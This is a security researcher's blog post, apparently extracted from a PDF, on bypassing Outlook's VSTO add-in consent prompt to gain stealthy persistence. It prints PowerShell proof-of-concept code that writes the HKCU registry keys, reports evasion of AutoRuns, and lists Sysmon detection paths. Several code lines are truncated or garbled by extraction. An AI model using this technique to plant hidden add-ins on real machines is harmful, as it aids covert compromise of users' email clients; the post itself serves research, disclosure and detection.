Home Blog Projects








An Outlook parasite for stealth persistence

SATURDAY. JANUARY 09, 2021 - 5 MINS


TRADECRAFT PERSISTENCE


In 2019 I was researching new "stealthy" persistence techniques that were not yet published or commonly known. I was triggered by the techniques that (mis)used plugins for programs on the target's machine. Particularly interesting targets are browsers, e-mail clients and messaging apps, as they're typically started after boot.

While reading other's work, I stumbled upon a blog post from <u>@bohops</u> about <u>VSTOs: The Payload Installer That Probably Defeats Your Application Whitelisting Rules</u>. He shows how to create an "evil VSTO" and install it into Office. His conclusion there however, is that an unprivileged account will get a ("ClickOnce") pop-up from <code>vstoinstaller.exe</code> asking the user for permission:




Bypassing this "ClickOnce" pop-up would be very valuable from an attacker perspective and so I decided to dig a bit deeper into how exactly vstoinstaller.exe installs a VSTO add-in. I fired up Procmon and filtered on vstoinstaller.exe process while clicking through this pop-up. I started by looking at the registry keys in HKCU, since I assumed that would be a key part of the installation.





These registry keys were particularly interesting and seemed very much related to the installation of the VSTO. I uninstalled the plugin again using vstoinstaller.exe /uninstall which removed those particular registry keys.



Installing the VSTO again using the conventional method triggers the pop-up again, so I was assuming the uninstallation performed a complete roll-back of the VSTO install.

Microsoft Office Customization Installer

Publisher cannot be verified

Are you sure you want to install this customization?



Name: OutlookExtension

From: file:///C:/Users/superusr/Desktop/Release/OutlookExtension.vsto

Publisher: Unknown Publisher



While Office customizations can be useful, they can potentially harm your computer. If you do not trust the source, do not install this software. <u>More Information...</u>


Install

Don't Install


Next I wrote a PowerShell script that set the correct registry keys and values to test if my Outlook add-in would be loaded by Outlook, without any user consent pop-ups. I think the trick of bypassing the "ClickOnce" pop-up eventually boils down to adding the public key of the certificate used to sign the VSTO with, in HKCU:\Software\Microsoft\VSTO\Security\Inclusion\.

```
function Install-OutlookAddin {
<#
        .SYNOPSIS
               Installs an Outlook add-in.
               Author: @_vivami
        .PARAMETER PayloadPath
                The path of the DLL and manifest files
        . EXAMPLE
                PS> Install-OutlookAddin -PayloadPath C:\Path\to\Addin.vsto
#>
        [CmdletBinding()]
        param(
                [Parameter(Mandatory=$true)]
                [string]
                 $PayloadPath
        )
        $RegistryPaths =
                @("HKCU:\Software\Microsoft\Office\Outlook\Addins\OutlookExtension"),
                @("HKCU:\Software\Microsoft\VSTO\SolutionMetadata"),\\
                 @ ("HKCU: Software Microsoft VSTO Solution Metadata \{FA2052FB-9E23-43C8-A0EF-43BBB710DC61\}"), and the solution of the solut
                @("HKCU:\Software\Microsoft\VSTO\Security\Inclusion\1e1f0cff-ff7a-406d-bd82-e53809a5e93a")
        $RegistryPaths | foreach {
                 if(-Not (Test-Path (\$_{-})))  {
                         try {
                                 New-Item -Path $($_) -Force | Out-Null
                         } catch {
                                 Write-Error "Failed to set entry $($_)."
                         }
                 }
        }
        $RegistryKeys =
                 @("HKCU:\Software\Microsoft\Office\Outlook\Addins\OutlookExtension", "(Default)", ""),
                 @("HKCU:\Software\Microsoft\Office\Outlook\Addins\OutlookExtension", "Description", "Outlook
                 @("HKCU:\Software\Microsoft\Office\Outlook\Addins\OutlookExtension", "FriendlyName", "Outlook
                @("HKCU:\Software\Microsoft\VSTO\SolutionMetadata", "(Default)", ""),
                 @("HKCU:\Software\Microsoft\VSTO\SolutionMetadata", "file:///$PayloadPath", "{FA2052FB-9E23-
                 @("HKCU:\Software\Microsoft\VSTO\SolutionMetadata\{FA2052FB-9E23-43C8-A0EF-43BBB710DC61}", "
                 @("HKCU:\Software\Microsoft\VSTO\SolutionMetadata\{FA2052FB-9E23-43C8-A0EF-43BBB710DC61}", "
                 @("HKCU:\Software\Microsoft\VSTO\SolutionMetadata\{FA2052FB-9E23-43C8-A0EF-43BBB710DC61}", "
                 @("HKCU:\Software\Microsoft\VSTO\SolutionMetadata\{FA2052FB-9E23-43C8-A0EF-43BBB710DC61}", "
```


```
@("HKCU:\Software\Microsoft\VSTO\SolutionMetadata\{FA2052FB-9E23-43C8-A0EF-43BBB710DC61}", "
        @("HKCU:\Software\Microsoft\VSTO\SolutionMetadata\{FA2052FB-9E23-43C8-A0EF-43BBB710DC61}",
        @("HKCU:\Software\Microsoft\VSTO\SolutionMetadata\{FA2052FB-9E23-43C8-A0EF-43BBB710DC61}", "
        @("HKCU:\Software\Microsoft\VSTO\SolutionMetadata\{FA2052FB-9E23-43C8-A0EF-43BBB710DC61}",
        @("HKCU:\Software\Microsoft\VSTO\Security\Inclusion\1e1f0cff-ff7a-406d-bd82-e53809a5e93a", '
        @("HKCU:\Software\Microsoft\VSTO\Security\Inclusion\1e1f0cff-ff7a-406d-bd82-e53809a5e93a", "
    foreach ($KeyPair in $RegistryKeys) {
        New-ItemProperty -Path $KeyPair[0] -Name $KeyPair[1] -Value $KeyPair[2] -PropertyType "Strin
    }
        Write-Host "Done."
    New-ItemProperty -Path "HKCU:\Software\Microsoft\Office\Outlook\Addins\OutlookExtension" -Name '
function Remove-OutlookAddin {
    .SYNOPSIS
        Removes the Outlook add-in
       Author: @_vivami
    . EXAMPLE
        PS> Remove-OutLookAddin
#>
    $RegistryPaths =
        @("HKCU:\Software\Microsoft\Office\Outlook\Addins\OutlookExtension"),
        @("HKCU:\Software\Microsoft\VSTO\SolutionMetadata"),
        \#("HKCU:\Software\Microsoft\VSTO\SolutionMetadata\{FA2052FB-9E23-43C8-A0EF-43BBB710DC61\}"),
        @("HKCU:\Software\Microsoft\VSTO\Security\Inclusion\1e1f0cff-ff7a-406d-bd82-e53809a5e93a")
    $RegistryPaths | foreach {
        Remove-Item -Path $($_) -Force -Recurse
    }
}
```



Sure enough, it worked! The add-in was installed and loaded by Outlook upon startup, without a pop-up.



Taking a look at Sysinternals' AutoRuns, we can see that this VSTO add-in is not detected.



MSRC

I've reached out to Microsoft Security Response Center, but since this is not a breach of a <u>security</u> <u>boundary</u>, this bug does not meet the bar for servicing and will not be fixed.

Detection

To detect this persistence technique, monitor "RegistryEvent Value Set"-events (Sysmon Event ID 13) on the following paths:

HKCU:\Software\Microsoft\Office\Outlook\Addins\
HKCU:\Software\Microsoft\Office\Word\Addins\
HKCU:\Software\Microsoft\Office\Excel\Addins\
HKCU:\Software\Microsoft\Office\Powerpoint\Addins\
HKCU:\Software\Microsoft\VSTO\Security\Inclusion\

You can try all of this yourself with the PoC code on my GitHub repo.

Related Posts

- Persisting our implant like the CIA
- Reigning the Empire, evading detection

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